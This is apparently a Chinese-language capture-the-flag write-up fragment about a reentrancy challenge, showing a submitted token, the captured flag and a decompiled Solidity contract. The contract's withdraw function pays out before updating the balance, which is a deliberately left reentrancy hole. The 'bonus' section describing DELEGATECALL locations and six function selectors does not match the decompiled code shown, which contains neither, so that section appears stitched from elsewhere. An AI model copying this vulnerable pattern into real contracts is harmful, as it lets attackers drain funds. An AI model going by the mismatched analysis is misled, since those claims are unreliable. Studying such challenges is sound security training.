 ➤Please input your token: v4.local.98dfTSRyADBEmbDnZm108qTc7JCPaBSx0k7o6GhfxAtEDL6PtCnuUm7aTVp42DTa9oqBKWZpKvptJ8FCRuG
cSxBTKYlItA-sM5BkvHVH_JC0QdiammoXI2saleHPDKS-86CRKVhDl773pI4AWKTwB1zbnShPOWzEe2HrT6m5Vhuheg

CONGRATS
[ timestamp ] Tue Dec 10 07:33:04 2024 (UTC)
Here is your flag: ssec2024{R3-EnTR4Ncy_1s_VErY_d4NG3rOUs|81e1da2f}
```

Here is your flag: ssec2024{R3-EnTR4Ncy_1s_VErY_d4NG3rOUs|81e1da2f}

bonus

`DELEGATECALL` 是以太坊虚拟机（EVM）中的一个重要操作码，用于在合约间调用函数时保留调用者的上下文（如存储、余额等）。与普通的 `CALL` 不同， `DELEGATECALL` 会在调用方的上下文中执行目标合约的代码，这意味着目标合约可以修改调用合约的存储。

通过反编译工具，我们获得了合约的部分字节码。重点关注以下部分：

- **`DELEGATECALL` 的位置：**
  - 地址 `0x1e1`：`DELEGATECALL`
  - 地址 `0x2d3`：`DELEGATECALL`

```
// Decompiled by library.dedaub.com
// 2024.12.13 02:51 UTC
// Compiled using the solidity compiler version 0.7.6


// Data structures and variables inferred from the use of storage instructions
mapping (address => uint256) _balances; // STORAGE[0x0]



function withdraw(uint256 _amount) public nonPayable {  find similar
```

```
    require(msg.data.length - 4 >= 32);
    if (_balances[msg.sender] >= _amount) {
        v0,  v1 = msg.sender.call().value(_amount).gas(msg.gas);
        if (RETURNDATASIZE() != 0) {
            v2 = new bytes[](RETURNDATASIZE());
            v1 = v2.data;
            RETURNDATACOPY(v1, 0, RETURNDATASIZE());
        }
        _balances[msg.sender] = _balances[msg.sender] - _amount;
    }
}

function receive() public payable {  find similar
}

function isSolved() public nonPayable {  find similar
    return this.balance == 0;
}

function balanceOf(address account) public nonPayable {  find similar
    require(msg.data.length - 4 >= 32);
    return _balances[account];
}

function donate(address to) public payable {  find similar
    require(msg.data.length - 4 >= 32);
    _balances[to] = _balances[to] + msg.value;
}

function balances(address varg0) public nonPayable {  find similar
    require(msg.data.length - 4 >= 32);
    return _balances[varg0];
}

// Note: The function selector is not present in the original solidity code.
// However, we display it for the sake of completeness.

function __function_selector__( function_selector) public payable {
    MEM[64] = 128;
    if (msg.data.length < 4) {
        require(!msg.data.length);
        receive();
    } else if (0x362a95 == function_selector >> 224) {
        donate(address);
    } else if (0x27e235e3 == function_selector >> 224) {
        balances(address);
        } else if (0x2e1a7d4d == function_selector >> 224) {
            withdraw(uint256);
        } else if (0x64d98f6e == function_selector >> 224) {
            isSolved();
        } else {
            require(0x70a08231 == function_selector >> 224);
            balanceOf(address);
        }
    }
```

- **函数选择器（Function Selectors）：**
  - `0x27d6974f`
  - `0x3dc79422`
  - `0x5bda8fa4`
  - `0x8da5cb5b`
  - `0xf1e02620`
  - `0xf9633930`

这些选择器代表合约中可调用的不同函数。攻击者可以通过构造特定的函数调用，触发 `DELEGATECALL`，并执行自定义的恶意代码。